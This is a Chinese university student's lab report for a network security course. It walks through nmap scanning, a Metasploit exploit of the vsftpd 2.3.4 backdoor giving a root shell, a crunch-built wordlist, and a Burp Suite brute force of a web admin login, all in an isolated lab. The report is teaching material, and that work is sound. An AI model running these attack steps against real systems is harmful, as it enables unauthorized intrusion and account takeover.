第 二 次 实 验 报 告

课程名称	网络安全实验				
学生姓名	赵伯俣	学号	2021302181156	指导老师	陈治宏
专业	信安	班级	6	实验时间	2024-4-3

一、实验介绍

① 实验名称：漏洞挖掘实验

② 试验任务

任务一 使用 nmap、MSF 和 Metasploit 进行漏洞挖掘和利用
任务二 使用 nikto、crunch 和 burpsuite 进行网站渗透和控制
任务三 获取 webshell 权限并拿到目标机开放的远程桌面端口号
任务四 向目标机添加新用户并控制目标机

③ 实验目的

了解网络安全漏洞、漏洞挖掘和利用的基本概念以及常用的安全漏洞扫描工具，认知常见的企业网络安全漏洞。

掌握 nmap、MSF、Metasploit、nikto 这样的网络级扫描工具的功能和操作方法，并能够分析检侧结果，能够运用这些工具解决目标网络信息探测、漏洞挖掘的常见安全问题。

熟悉网站 wenshell 的概念，理解上传 webshell、获取 webshell 权限的意义和方法，掌握获取 webshell 权限基础上控制目标机的方法。

了解 nikto 工具的基本功能，掌握常用的网页服务器扫描和探测命令。

了解 crunch 的基本功能，掌握利用 crunch 生成密码字典文件的方法。

了解 burpsuit 工具的基本功能，掌握其暴力破解密码的基本方法。

通过 nmap、MSF、Metasploit、nikto、crunch 和 burpsuit 等工具的学习和使用，能够融会贯通，掌握 web 漏洞挖掘、渗透、攻击和利用的原理和方法，掌握自主学习和实践主流企业网络扫描工具的功能、操作技巧、检测结果分析、漏洞挖掘的常用方法，具备企业复杂网络信息安全管理的职业能力和终身学习能力。

④ 实验工具


- MSF（集成于 kali linux）
- Metasploit（集成于 kali linux）
- Burp Suite v1.7.26
- nikto（集成于 kali linux）
- crunch（集成于 kali linux）

⑤ **实验环境**

操作系统	IP 地址	服务器角色	登陆账户密码
kali Linux	192.168.1.2	操作机	用户名：root 密码：Simplexue123
CentOS7	192.168.1.3	目标机	用户名：root 密码：Simplexue123
Windows2012	192.168.1.4	目标机	用户名：administrator 密码：Simplexue123

⑥ **实验拓扑图**

本实验所用到的实验拓扑图如下图所示



二、实验内容

1.任务一

【任务描述】

本实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

利用 kali 集成的扫描工具 nmap，对网络进行探测，收集目标网络存活主机信息，并利用主机开放的服务器，获取目标主机的 root 权限。

利用 kali 集成的 MSF 和 Metasploit 两个工具，实现对目标主机的漏洞探测和利用，并成功攻击目标机。

通过完成本实验任务，要求学生掌握利用 nmap 进行网络探测并获取目标主机 root 权限等关键信息的方法；掌握通过 MSF 和 Metasploit 实现对目标主机的漏洞探测和漏洞模块利用的流程、方法和技巧，为完成后续漏洞挖掘实验任务奠定坚实的网络探测技术基础。

【实验目标】

了解网络安全漏洞的概念以及现有的安全漏洞扫描工具。认知常见网络安全漏洞。

了解扫描工具 nmap 的基本使用方法，掌握常用的网络扫描和探测命令。

掌握利用 nmap 进行网络探测并获取目标主机 root 权限等关键信息的方法。

了解 Metasploit 工具的基本功能，掌握常用的漏洞探测和利用命令。

掌握通过 Metasploit 实现对目标主机的漏洞探测和漏洞模块利用技术和方法。

通过 nmap、Metasploit 等工具的学习和使用，能够融会贯通，掌握自主学习和实践主流企业级网络扫描工具功能、操作技巧、检测结果分析、漏洞挖掘的常

用方法，最终具备企业复杂网络漏洞挖掘的职业能力。

【实验工具】

- Nmap（集成于 kali linux）
- Metasploit（集成于 kali linux）

【操作步骤】

1.1 在 Kali linux 操作系统中打开操作终端，并使用 nmap 命令扫描 192.168.1.0 网段的存活主机，并探测该网段存活主机的开放端口、操作系统及版本信息。

(提示)：可以使用 Kali linux 集成的 nmap 工具来完成操作步骤 1.1，也可以通过操作机自行上传其他工具来完成。

(注意)：nmap 命令功能较强，参数众多，不同命令执行需要的时间长短不一(长则数分钟)。若遇到长时间没有结果返回，建议 ctrl-c 停止执行，并更换命令参数，或者增加-v 获取更详细的扫描进展

nmap 工具的用法在之前的实验中已经详细讨论，在此不做过多赘述，直接开始使用

- 执行指令 nmap -sn 192.168.1.0/24 扫描该网段内存活的所有主机，得到的结果如下图所示

```
root@simpleedu:~/Desktop# nmap -sn 192.168.1.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2024-04-03 05:57 EDT
Nmap scan report for host-192-168-1-3.openstacklocal (192.168.1.3)
Host is up (0.00063s latency).
MAC Address: FA:16:3E:6B:02:B6 (Unknown)
Nmap scan report for host-192-168-1-4.openstacklocal (192.168.1.4)
Host is up (0.00057s latency).
MAC Address: FA:16:3E:19:B2:23 (Unknown)
Nmap scan report for host-192-168-1-2.openstacklocal (192.168.1.2)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.74 seconds
root@simpleedu:~/Desktop#
```

- 由于扫描到的主机中 192.168.1.2 为操作机，因此对其余两台目标机执行命令 nmap -F 192.168.1.3 探测 ip 地址为 192.168.1.3 的存活主机的开放端口、操作系统及版本信息

```
root@simpleedu:~/Desktop# nmap -F 192.168.1.3

Starting Nmap 7.60 ( https://nmap.org ) at 2024-04-03 05:59 EDT
Nmap scan report for host-192-168-1-3.openstacklocal (192.168.1.3)
Host is up (0.00057s latency).
Not shown: 82 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
513/tcp  open  login
514/tcp  open  shell
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
8009/tcp open  ajp13
MAC Address: FA:16:3E:6B:02:B6 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.41 seconds
root@simpleedu:~/Desktop#
```

- 再执行指令 nmap -F 192.168.1.4 探测 ip 地址为 192.168.1.3 的存活主机的开放端口、操作系统及版本信息得到的结果如下图所示

```
root@simpleedu:~# nmap -F 192.168.1.4

Starting Nmap 7.60 ( https://nmap.org ) at 2024-04-04 04:19 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00055s latency).
Not shown: 98 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
MAC Address: FA:16:3E:19:B2:23 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 17.84 seconds
root@simpleedu:~#
```

1.2 使用网络扫描工具搜索 vsftpd FTP 服务器程序的相关工具和攻击载荷，搜索出 vsftpd FTP 服务器的漏洞利用模块信息，并启用漏洞利用模块，设置目标主机的 IP 地址,然后扫描探测可以在目标主机执行的 shellcode 代码，并在远程目标主机执行该 shellcode 代码。最后对目标主机实施溢出攻击。

（提示）：可以使用 Kali linux 集成的 MSF 工具来完成操作步骤 1.2，也可以通过操作机自行上传其他工具来完成。

- 首先执行指令 msfconsole 打开 MSF 漏洞扫描工具得到的结果如下图所示

```
root@simpleedu:~/Desktop# msfconsole

       =[ metasploit v4.16.15-dev                         ]
+ -- --=[ 1699 exploits - 968 auxiliary - 299 post        ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

- 然后执行指令 use exploit/multi/handler 设置好该次实验使用 msfconsole 工具的倾听模块，再执行指令 search vsftpd 寻找该服务对应的渗透模块如下图所示

```
msf > use exploit/multi/handler
msf exploit(handler) > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution


msf exploit(handler) >
```

- 然后执行命令 use exploit/unix/ftp/vsftpd_234_backdoor 利用上一步中找到的漏洞，执行命令 set rhost 192.168.1.3 设置目标主机的 IP 地址，然后执行命令 set payload cmd/unix/interact 设置攻击载荷,最后执行命令 show options 查看设置好的参数如下图所示

```
msf exploit(handler) > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set rhost 192.168.1.3
rhost => 192.168.1.3
msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.1.3      yes       The target address
   RPORT  21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) >
```

- 根据已经设置好的参数执行命令 exploit 运行该工具，得到的结果如下图所示

```
msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.1.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.3:21 - USER: 331 Please specify the password.
[+] 192.168.1.3:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.2:33901 -> 192.168.1.3:6200) at 2024-04-03 06:13:24 -0400
```

1.3 在目标主机上查找扩展名为 key 的文件，并查看 1.key 文件内容。

（提示）：可以使用 Kali linux 集成的 MSF 工具来完成操作步骤 1.3，也可以通过操作机自行上传其他工具或使用其他命令来完成。

在上一步中已经实现了对目标机的攻击，在攻击之后，执行命令 id 显示该目标机的用户 id 和组 id，之后执行指令 pwd 显示当前所在工作目录的全路径，再之后执行命令 find / -name 1.key 在根目录中查找名称为 1.key 的文件，在找到该文件的所在位置后，再执行命令 cat /usr/src/1,key 显示文件内容如下图所示

```
[*] Command shell session 2 opened (192.168.1.2:33901 -> 192.168.1.3:6200) at 2024-04-03 06:13:24 -0400

id
uid=0(root) gid=0(root)
pwd
/
find / -name 1.key
/usr/src/1.key
cat /usr/src/1.key
Metasploit
```

由此可以得到 1.key 文件的内容为 Metasploit

2.任务二

【任务描述】

本实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

利用 kali 集成的扫描工具 nikto 和 crunch，对目标网站进行探测，根据收集的信息进行渗透(提交网站后台管理员登陆密码)，获取网站的 webshell。

使用 burpsuit 工具软件暴力破解目标网站管理员登陆密码，以完全控制目标主机系统。

通过完成本实验任务，要求学生掌握对网站进行探测和渗透的技术和工具使用方法，具体包括：利用 nikto 进行网页服务器探测扫描的方法；掌握使用 crunch 生成密码字典文件的方法；掌握 burpsuit 工具软件暴力破解登陆密码的方法，具备更为夯实的漏洞挖掘和利用、信息系统安全防范的职业能力。

【实验目标】

了解网络漏洞渗透、webshell 的概念，认知常用的安全漏洞扫描工具。

了解 nikto 工具的基本功能，熟悉其常用的网页服务器扫描和探测命令。

了解 crunch 的基本功能，掌握利用 crunch 生成密码字典文件的方法。

了解 burpsuit 工具的基本功能，掌握其暴力破解密码的基本方法。

通过 nikto、crunch 和 burpsuit 等工具的学习和使用，掌握对网站进行渗透、获取 webshell、破解密码等常用的漏洞挖掘和利用技术，领会预防漏洞攻击的方法，具备丰富的漏洞挖掘和防攻击能力。

【实验工具】

- nikto（集成于 kali linux）
- crunch（集成于 kali linux）
- burpsuit

【操作步骤】

2.1 在操作机终端中扫描目标机网站（http://192.168.1.4）目录结构，查看目标网站的/admin/login.php 后台管理界面。


提示：可以使用 Kali linux 集成的 Nikto 工具来完成操作步骤 2.1，也可以通过操作机自行上传其他工具来完成。

- 在操作机的浏览器中打开网址 192.168.1.4/admin/login.php 进入该网站的登陆界面如下图所示

2.2 在目标机的/root/目录下创建 password.txt 字典文件，生成字典文件的目的是为了暴力破解做准备，为了让生成的密码字典可能包含真正的密码，我们一般需要提前做一些社工工作，根据常人使用弱口令的习惯生成字典文件，例如：用户名为 admin,则：密码可能为 admin 加 3-5 位数字的字符串。暴力破解是一个比较耗时的操作，本次实验只是为了教学使用。因此大家可以尝试使用 crunch 命令，生成一个每行以 admin 开头加 3 位随机数字共 8 位字符串长度的字典文件。


（提示）：可以使用 Kali linux 集成的 crunch 工具来完成操作步骤 2.2，也可以通过操作机自行上传其他工具来完成。

- 在终端中执行命令 crunch 8 8 -o password.txt -t admin%%%生成所有可能的密码组合并保存到文件 password.txt 中如下图所示




生成的文件 password.txt 如下图所示

2.3 在操作机中使用 Firefox 浏览器访问目标网站。通过以下链接打开后台管理界面：http://192.168.1.4/admin/login.php。在登录窗口中输入用户名和密码信息，用户名：admin，密码：123456。但先不要点击提交按钮，如下图所示




2.4 使用 Firefox 浏览器工具栏中的“设置”工具进行“Manual Proxy”配置。
首先在浏览器中根据路径 preferences->advanced->network->connetions ->settings
找到连接设置选项框，并按照如下图所示对浏览器设置进行配置




2.5 在操作机中打开 burpsuit 软件，同时在目标机网站登录对话框中，单击“Submit”按钮，登录网站后台，这时 burpsuit 将截取发送的数据包。

- 设置完后在操作机中打开 burpsuit 软件，选择临时项目




- 然后选择 use burp defaults 选项如下图所示



- 进入到软件的 proxy->intercept 功能中并且设置 IP 和端口号为 192.168.1.4:80 如下图所示

2.6 在 BurpSuite 操作窗口中，查看截取到的目标机登录用户名和密码信息

- 在浏览器的登陆界面点击提交按钮，此时浏览器界面持续加载，burpsuit 得到的结果如下图所示




2.7 对 password 字段进行暴力破解，并提交破解的登录密码 password 的值。


（提示）：可以使用 BurpSuite 工具来完成对目标网站用户 admin 登录密码的破解，也可以通过操作机自行上传其他工具来完成。

（注意）：使用 burpsuit 工具进行密码破解时，由于使用了请求重定向技术，请求都将被代理到 burpsuit。也正是因为请求被代理，所以将产生临时性网页无法正常打开、进入等待状态的现象。密码破解成功后取消代理即可恢复正常，正常打开所需网页。


- 打开 Action 下的 Send to Intruter 如下图所示




- 首先配置目标机的 IP 地址为 192.168.1.4，配置其端口号为 80，如下图所示




■ 然后在表单中选择攻击载荷为用户名和密码两个，将攻击方式选择为 Clucter bomb(集束炸弹)如下图所示




■ 将第一个攻击载荷的类型设置为 Simple list，内容为 admin 作为其用户名，如下图所示




- 将第二个攻击载荷的类型设置为 Simple list，在其内容部分直接导入之前步骤中生成的 password.txt 文件如下图所示




- 点击 Start attack 按钮开始进行攻击，攻击结束后得到的结果如下图所示



- 找到 Status 为 302 的条目，由此可得目标网站用户 admin 的密码为 admin452



- 将之前设置的浏览器设置回归原状后使用爆破得到的密码登陆网站得到的结果如下图所示，可以成功打开所需网页



3.任务三

【任务描述】

本实验任务在任务二操作完成的基础上，上传目标机网站的 webshell,然后利用获取的网站 webshell 权限，查看目标主机信息,提交目标主机远程桌面端口号，为下一任务添加用户，完全控制目标主机系统做环境准备。

通过完成本实验任务，要求学生理解 webshell 的概念，掌握 webshell 上传方法，以及通过 webshell 查看目标机信息的方法。

【实验目标】

熟悉网站 wenshell 的概念，理解上传 webshell、获取 webshell 权限的意义和方法。

掌握通过网站 webshell 信息获取其用户及密码信息的方法。

掌握通过 webshell 查看目标机关键信息的方法。

